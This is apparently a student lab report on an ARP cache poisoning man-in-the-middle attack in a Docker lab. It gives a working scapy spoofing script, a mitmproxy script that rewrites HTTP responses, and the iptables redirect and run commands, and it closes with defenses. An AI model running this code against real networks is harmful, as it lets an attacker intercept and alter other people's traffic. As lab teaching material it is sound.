Contents

Objective 2
Code Developed / Modified 2
Script explanation 3
MITM Proxy Script 3
Performing the ARP Poisoning Attack 4
Evidence of ARP Spoofing 4
Intercepting Traffic Using MITM 5
Demonstration of the Attack 5
Step 1 - ARP Spoofing 5
Step 2 - Alice Requests Bob's Webpage 6
Step 3 - MITM Traffic Modification 7
Challenges Encountered 9
What I Learned 9

Week 4 Task 3

Objective

The objective of this task was to demonstrate a Man-in-the-Middle (MITM) attack using ARP cache poisoning. The attacker (Mallory) manipulates the ARP tables of two victims (Alice and Bob) so that their traffic flows through the attacker. After intercepting the traffic, mitmproxy is used to modify the HTTP response returned by Bob's web server.

Code Developed / Modified

ARP Poisoning Scrip

File: src/arp_scapy.py

```
from scapy.all import *
import sys
import time

victim_ip = sys.argv[1]   # Alice
target_ip = sys.argv[2]   # Bob

victim_mac = "02:42:ac:1f:00:02"
target_mac = "02:42:ac:1f:00:03"
attacker_mac = "02:42:ac:1f:00:04"

def poison():
    print("Starting ARP poisoning...")

    poison_victim = ARP(
        op=2,
        pdst=victim_ip,
        hwdst=victim_mac,
        psrc=target_ip,
```

```
        hwsrc=attacker_mac
    )

    poison_target = ARP(
        op=2,
        pdst=target_ip,
        hwdst=target_mac,
        psrc=victim_ip,
        hwsrc=attacker_mac
    )

    while True:
        send(poison_victim, verbose=False)
        send(poison_target, verbose=False)
        time.sleep(2)

poison()
```

Script explanation

The script sends forged ARP reply packets to both Alice and Bob.

Two spoofed ARP packets are sent continuously:

- Alice is told that Bob's IP belongs to Mallory's MAC address
- Bob is told that Alice's IP belongs to Mallory's MAC address

This causes both machines to send their traffic through Mallory.

The loop runs continuously to maintain the poisoned ARP tables.

MITM Proxy Script

File: src/bob_mitm.py

Example logic used with mitmproxy:

```
from mitmproxy import http
```

```
def response(flow: http.HTTPFlow):
    if "This is Bob's web server!" in flow.response.text:
        flow.response.text = flow.response.text.replace(
            "This is Bob's web server!",
            "This is not Bob!"
        )
```

This script modifies the HTTP response returned by Bob before it reaches Alice.

Performing the ARP Poisoning Attack

First the docker environment was started.

docker-compose up

Containers were verified

docker ps

The containers in the experiment were:

alice

bob

mallor

The attacker container (Mallory) was accessed:

docker exec -it mallory bash

The ARP poisoning script was executed:

python3 /data/arp_scapy.py 172.31.0.2 172.31.0.3

Where:

172.31.0.2 → Alice

172.31.0.3 → Bob

This began sending forged ARP packets to both hosts.

Evidence of ARP Spoofing

The ARP table inside Alice was checked using:

ip neigh

Example output:

172.31.0.3 dev eth0 lladdr 02:42:ac:1f:00:04 REACHABLE

This shows that Bob's IP (172.31.0.3) is now mapped to Mallory's MAC address.

This confirms that ARP cache poisoning was successful.

Intercepting Traffic Using MITM

To intercept HTTP traffic, **mitmproxy** was used.

First, traffic was redirected to port 8080.

iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080

Then mitmproxy was started:

mitmdump -s /data/bob_mitm.py -p 8080

mitmproxy began intercepting HTTP traffic passing through Mallory.

Example output:

GET http://172.31.0.3/


HTTP/1.0 200 OK


The response was modified by the proxy before reaching Alice.

Demonstration of the Attack

Step 1 - ARP Spoofing

The ARP poisoning script continuously sent fake ARP replies. This manipulated the ARP tables of Alice and Bob so their traffic passed through Mallory. Wireshark captured these spoofed ARP packets.





Wireshark filter used:

ARP


Step 2 - Alice Requests Bob's Webpage


Inside Alice's container the request was executed:

curl 172.31.0.3

This generated HTTP traffic intended for Bob.

Wireshark captured the HTTP request.





Filter used:

ARP & HTTP

Step 3 - MITM Traffic Modification

Because the ARP table was poisoned, the request passed through Mallory.


Mitmproxy intercepted the request and modified Bob's response.


Instead of:

This is Bob's web server!

Alice received:

This is not Bob!






Filter used:

HTTP

This confirms that the attacker successfully modified the traffic between Alice and Bob.



Challenges Encountered

Several technical issues were encountered during the experiment.

Main reason where the virtual machine freezing several times during the experiment.

What I Learned

This experiment demonstrated how insecure ARP is in local networks.

Key lessons learned:

• ARP does not authenticate responses

• Attackers on the same network can manipulate ARP tables

• Unencrypted HTTP traffic can easily be intercepted and modified

• Tools like **scapy** and **mitmproxy** allow attackers to perform MITM attacks with minimal effort

This highlights the importance of security mechanisms such as:

- HTTPS encryption
- Dynamic ARP Inspection
- Network segmentation